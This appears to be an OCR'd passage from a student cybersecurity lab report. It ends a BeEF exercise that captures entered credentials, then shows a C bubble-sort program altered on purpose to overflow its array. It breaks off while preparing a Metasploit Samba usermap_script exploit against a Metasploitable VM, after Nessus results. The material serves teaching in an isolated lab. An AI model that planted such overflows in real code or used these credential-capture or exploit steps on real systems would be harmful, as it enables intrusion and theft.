
However, once the user enters their credentials, they will be forwarded to our BeEF server in a readable format.



In conclusion...

Finally, to demonstrate that we have full access to the page, we decided to send an alert with the appropriate command that will display on the screen the name of our TEAM 1.





BOF

B U F F E R - O V E R - F L O W

BOF (Buffer Overflow)

It is an error that occurs when more data is written into a program than can be contained in the buffer. This causes neighboring areas to overflow, leading to various problems such as crashes, unauthorized access, data corruption, or the insertion of malware

Buffer: Memory area ready to receive temporal data

FULL INITIAL PROGRAM :

```c
#include <stdio.h>
int main () {
int vector [10], i, j, k;
int swap_var;
printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }
printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }
for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
```

EXPLANATION OF PROGRAM >>>>>

Library inclusion “<stdio.h> :


Required for functions like ‘printf’ and ‘scanf ’

Main Function Statement:

Function where program execution begins

Variable Declaration:

- **“int vector [10]”** (array of 10 integers)
- **“int i,j,k”** (variables to use in bucles)
- **“int swap_var”** (auxiliary variables to swap values)



USER INPUT

The program asks the user to enter 10 integers. These numbers are stored in an array called a vector. (An array is like a row of boxes in which each one can store a number.) After the program in output shows us the numbers entered by the user.

printf : Messaggio di richiesta

for : Ciclo per la raccolta dei numeri

int c=i+1 : calcolo dell'indice

printf : Richiesta di inserimento

scanf : Lettura dell'input e memorizzazione nell'array

```
12  printf ("Inserire 10 interi:\n");
13
14  for ( i = 0 ; i < 10 ; i++)
15      {
16      int c= i+1;
17      printf("[%d]:", c);
18      scanf ("%d", &vector[i]);
19      }
```

OUTPUT VECTOR INSERTED

After the user enters the 10 numbers, the program displays those numbers and prints them in the output one by one

printf : Message to show the numbers entered

for : Cycle to show numbers

int c=i+1 : index calculation

printf : Display the number corresponding to the array and the index.

```
22  printf ("Il vettore inserito e':\n");
23  for ( i = 0 ; i < 10 ; i++)
24          {
25          int t= i+1;
26          printf("[%d]: %d", t,
                    vector[i]);
27      printf("\n");
28      }
```

VECTOR ORDER WITH “BUBBLE SORT”

After the program is entered and displayed, we need to sort these numbers from minor to major, and to do this the program uses the algorithm called “Bubble Sort”

Bubble Sort: Algorithm that sorts an array by comparing each pair and swapping them if they are in the wrong order until the array is completely sorted

Outer loop: “j” : takes care of the interaction of the array (the largest element “floats” to the end)

Inner loop: “k” is in charge of comparing and swapping elements if they are in the wrong order (interactions are reduced)

- **IF condition :**if “vector[k]” is greater than the next one i.e. “vector[k+ 1]” the elements are exchanged
- **Processo di confronto e scambio**

“swap_var”: is a time variable that is used to swap values between two array elements without losing them.

```
for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
```

OUTPUT ORDERED VECTOR

Once the vector is sorted by the Bubble Sort algorithm, the program displays the numbers in the correct order and prints it in the output one by one.

printf : Message to show sorted numbers

for : Loop to show sorted numbers (along with position)

int g=j+1 : index calculation

printf : Display the value corresponding to the sorted array and the index.

```
43  printf("Il vettore ordinato e':\n");
44  for (j = 0; j < 10; j++)
45      {
46      int g = j+1;
47      printf("[%d]:", g);
48      printf("%d\n", vector[j]);
49      }
```

END PROGRAM

It indicates that the program has finished successfully.

```
50
51    return 0;
52
53  }
```

PROGRAM EXECUTION

With “Online C Compiler”

INPUT >>>


```
Inserire 10 interi:
[1]:7
[2]:54
[3]:8
[4]:6
[5]:2
[6]:41
[7]:5
[8]:-8
[9]:7
[10]:1
```

OUTPUT >>>

```
Il vettore inserito e':
[1]: 7
[2]: 54
[3]: 8
[4]: 6
[5]: 2
[6]: 41
[7]: 5
[8]: -8
[9]: 7
[10]: 1
Il vettore ordinato e':
[1]:-8
[2]:1
[3]:2
[4]:5
[5]:6
[6]:7
[7]:7
[8]:8
[9]:41
[10]:54
```

MODIFICATION OF THE PROGRAM TO CAUSE A SEGMENTATION ERROR

The objective of this step is to modify the program so as to cause a “segfault” . This is commonly the result of a Buffer Overflow. In this case we would have the user enter more data than the array can hold



BEFORE

```
12  printf ("Inserire 10 interi:\n");
13
14  for ( i = 0 ; i < 10 ; i++)
15      {
16      int c= i+1;
17      printf("[%d]:", c);
18      scanf ("%d", &vector[i]);
19      }
```

AFTER

```
 8  printf("Inserire 11 interi:\n");
 9
10  for (i = 0; i < 11; i++)
11      {
12      int c = i + 1;
13      printf("[%d]: ", c);
14      scanf("%d", &vector[i]);
15      }
```

Changing the input message

Increased bucle “for” limit to allow 11 numbers to be entered instead of 10

BEFORE

```
22  printf ("Il vettore inserito e':\n");
23  for ( i = 0 ; i < 10 ; i++)
24          {
25          int t= i+1;
26          printf("[%d]: %d", t,
                vector[i]);
27      printf("\n");
28      }
```

Increasing the limit of the “for” bucle to show 11 inserted numbers instead of 10

AFTER

```
17  printf("Il vettore inserito e':\n");
18  for (i = 0; i < 11; i++)
19      {
20       int t = i + 1;
21       printf("[%d]: %d", t,
22       vector[i]);
23      printf("\n");
24      }
```

PROGRAM CHANGED:

```c
#include <stdio.h>

int main() {
    int vector[10], i, j, k;
    int swap_var;

printf("Inserire 11 interi:\n");
for (i = 0; i < 11; i++)
    {
     int c = i + 1;
     printf("[%d]: ", c);
     scanf("%d", &vector[i]);
    }

printf("Il vettore inserito e':\n");
for (i = 0; i < 11; i++)
    {
     int t = i + 1;
     printf("[%d]: %d", t,
     vector[i]);
    printf("\n");
    }

for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: %d\n", g, vector[j]);
    }

    return 0;
}
```

PROGRAM EXECUTION >>>>>

2024
EPICODE

PROGRAM EXECUTION

With “Online C Compiler”

INPUT >>>

```
Inserire 11 interi:
[1]: 12
[2]: 45
[3]: 7
[4]: 4
[5]: -84
[6]: 65
[7]: 78
[8]: 3
[9]: 12
[10]: 16
[11]: 9
```

OUTPUT >>>

```
Il vettore inserito e':
[1]: 12
[2]: 45
[3]: 7
[4]: 4
[5]: -84
[6]: 65
[7]: 78
[8]: 3
[9]: 12
[10]: 16
[11]: 9
Il vettore ordinato e':
[1]: -84
[2]: 3
[3]: 4
[4]: 7
[5]: 12
[6]: 12
[7]: 16
[8]: 45
[9]: 65
[10]: 78
```

Error in segmentation as expected

CONCLUSIONS

- A BOF occurs when a program writes more data than the buffer can hold causing overflows into adjacent memory leading to segmentation errors.
- It is critical to always validate the size of the user input to prevent overflows (with functions such as “strncpy”)
- A BOF can be exploited for various malicious purposes such as: buffer crashes, unauthorized access, data corruption, or the insertion of malware.
- Understanding how to handle BOFs is crucial to software security, through this exercise we learned the importance of anticipating and mitigating potential vulnerabilities.

Exploit

METASPLOITABLE CON METASPLOIT

TOPIC

On the Metasploitable machine, there are several potentially vulnerable listening services. The student is required to:

- Conduct a Vulnerability Scanning (basic scan) with Nessus on the Metasploitable machine.
- Exploit the vulnerability of the service active on TCP port 445 using MSFConsole (see suggestion).
- Execute the command "ifconfig" once the session is obtained to verify the network address of the victim machine.

2024
EPICODE

REQUIREMENTS

IP KALI LINUX: 192.168.50.100
IP METASPLOITABLE: 192.168.50.150
LISTEN PORT: 5555

GOALS

Use the exploit at the path exploit/multi/samba/usermap_script (first perform a search with the keyword search).

CONFIGURATION AMBIENT

IP

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 15  bytes 1550 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2538 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:60:63:25
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe60:6325/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4610 (4.5 KB)  TX bytes:11911 (11.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37945 (37.0 KB)  TX bytes:37945 (37.0 KB)

msfadmin@metasploitable:~$ _
```

PING

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.381 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.668 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.319 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.413 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=0.381 ms
64 bytes from 192.168.50.150: icmp_seq=6 ttl=64 time=0.620 ms
^C
── 192.168.50.150 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5115ms
rtt min/avg/max/mdev = 0.319/0.463/0.668/0.131 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=10.2 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.148 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.07 ms

--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.148/3.172/10.283/4.125 ms
msfadmin@metasploitable:~$
```

VULNERABILITY SCANNING WITH NESSUS

After scanning the Metasploitable machine, we need to identify the vulnerabilities and specifically search for the vulnerability of the service active on
TCP port 445.

METASPLOIT Buildweek / 192.168.50.150

‹ Back to Hosts

Vulnerabilities 61


Filter ▾ | Search Vulnerabilities | **61** Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *		UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	9.8		SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8		Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	4 Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5 *		rlogin Service Detection	Service detection	1
HIGH	7.5 *		rsh Service Detection	Service detection	1
HIGH	7.5		Samba Badlock Vulnerability	General	1
MIXED	...	...	15 SSL (Multiple Issues)	General	28

VULNERABILITY FOUND

